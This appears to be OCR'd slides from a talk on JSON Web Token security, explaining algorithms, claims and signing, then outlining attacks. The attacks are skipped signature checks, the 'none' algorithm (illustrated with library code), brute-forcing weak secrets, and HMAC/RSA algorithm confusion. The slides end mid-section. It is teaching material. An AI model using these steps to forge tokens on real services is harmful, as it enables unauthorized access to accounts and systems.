
- HS256
- HS384
- HS512



The JWT Format: Algorithms

HMAC: the secret is compromised for all services


- HS256
- HS384
- HS512



Compromised secret

The JWT Format: Asymmetric


Asymmetric: sharing the key



- RS256
- RS384
- RS512
- ES256
- ES384
- ES512
- PS256
- PS384
- PS512

The JWT Format: Asymmetric

Asymmetric: Only trusted services get the private key




Private

Public

- RS256
- RS384
- RS512
- ES256
- ES384
- ES512
- PS256
- PS384
- PS512

The JWT Format: Asymmetric

Asymmetric: If one service gets compromised…




Private

Public

- RS256
- RS384
- RS512
- ES256
- ES384
- ES512
- PS256
- PS384
- PS512

The JWT Format: Asymmetric

Asymmetric: Even in the browser!




Private

Public

- RS256
- RS384
- RS512
- ES256
- ES384
- ES512
- PS256
- PS384
- PS512


The JWT Format: payload

The payload may contain literally anything:



The JWT Format: payload

The payload **may** contain registered claims:



The JWT Format: payload

The payload **may** contain registered claims:

- “iss”: issuer
- “sub”: subject
- “aud”: audience
- “jti”: claim id
- “exp”: expiration time
- “nbf”: not before
- “iat”: issued at*

* useful for async processing

The JWT Format: creating a token

- Create the JSON header and base64 encode it
- Create the JSON payload and base64 encode it
- Concatenate with a dot the (encoded) header and payload
- **Sign the result (header+.+payload)**
- Base64 encode the signature
- Append a dot then the signature

The JWT Format: verifying a token

- Split the token in three parts based on the dots
- Base64 decode each part
- Parse the JSON for the header and payload
- Retrieve the algorithm from the header
- Verify the signature based on the algorithm
- Verify the claims

Keep in mind

- Multiple systems can issue tokens
- A token can be used by multiple systems
- All these systems can use different libraries

Attacking JWT

When attacking JWT, your main goal is to bypass the signature mechanism

Not checking the signature

Not checking the signature

Some libraries provide two methods:

- decode <- don’t use this one
- verify

Or just people forgetting to re-enforce the signature check after disabling it for some quick testing

Not checking the signature

Exploitation:

- Get a token
- Decode and tamper with the payload
- Profit

None algorithm

The None algorithm

Remember that slide?

- None
- RS256
- ES256
- PS256

Basically, don’t sign the token

Used to be supported by default in few libraries

The None algorithm

```php
protected function getSigner() {
  $signerClass = sprintf("Namshi\\JOSE\\Signer\\%s",
                         $this->header['alg']);

  if (class_exists($signerClass)) {
    return new $signerClass();
  }

  throw new InvalidArgumentException(sprintf(
   "The algorithm '%s' is not supported", $this->header['alg']));
}
```

The None algorithm

```
% grep 'Namshi\\JOSE\\Signer' *
ECDSA.php:namespace Namshi\JOSE\Signer;
ES256.php:namespace Namshi\JOSE\Signer;
ES384.php:namespace Namshi\JOSE\Signer;
ES512.php:namespace Namshi\JOSE\Signer;
HMAC.php:namespace Namshi\JOSE\Signer;
HS256.php:namespace Namshi\JOSE\Signer;
HS384.php:namespace Namshi\JOSE\Signer;
HS512.php:namespace Namshi\JOSE\Signer;
None.php:namespace Namshi\JOSE\Signer;
PublicKey.php:namespace Namshi\JOSE\Signer;
RS256.php:namespace Namshi\JOSE\Signer;
RS384.php:namespace Namshi\JOSE\Signer;
RS512.php:namespace Namshi\JOSE\Signer;
RSA.php:namespace Namshi\JOSE\Signer;
```

The None algorithm

```php
/**
 * None Signer
 */
class None implements SignerInterface {
  /**
   * @inheritdoc
    */
  public function sign($input, $key) {
    return '';
  }

  /**
   * @inheritdoc
   */
  public function verify($key, $signature, $input) {
    return $signature === '';
  }
}
```

The None algorithm

Exploitation:

- Get a token
- Decode the header and change the algorithm to “None” (or “none”)
- Decode and tamper with the payload
- Keep or remove the signature
- Profit

Trivial Secret

Trivial secret

The security of the signature relies on the strength of the secret

The secret can be cracked offline with just one valid token

Cracking is supported by hashcat

Trivial secret

https://github.com/aichbauer/express-rest-api-boilerplate/blob/master/api/services/auth.service.js

```
const jwt = require('jsonwebtoken');

const secret = process.env.NODE_ENV === 'production' ? process.env.JWT_SECRET : 'secret';
```

Trivial secret

https://github.com/wallarm/jwt-secrets

Trivial secret

Exploitation:

- Get a token
- Brute force the secret until you get the same signature
- Tamper with the payload
- Re-sign the token using the secret

Algorithm confusion

Algorithm confusion

The sender controls the algorithm used

You can tell the receiver that the token has been signed using HMAC instead of RSA for example

With RSA, you sign with the private key and verify with the public key

With HMAC, you sign and verify with the same key

What if you tell the receiver it’s an HMAC and it verifies it with the public key (thinking it’s RSA) ?

Algorithm confusion

We are using RSA or EC, we verify the token using the public key

```
ALG.verify(PUBLIC_KEY)
```

Code written by the developers

Algorithm confusion

We are using RSA or EC, we verify the token using the public key

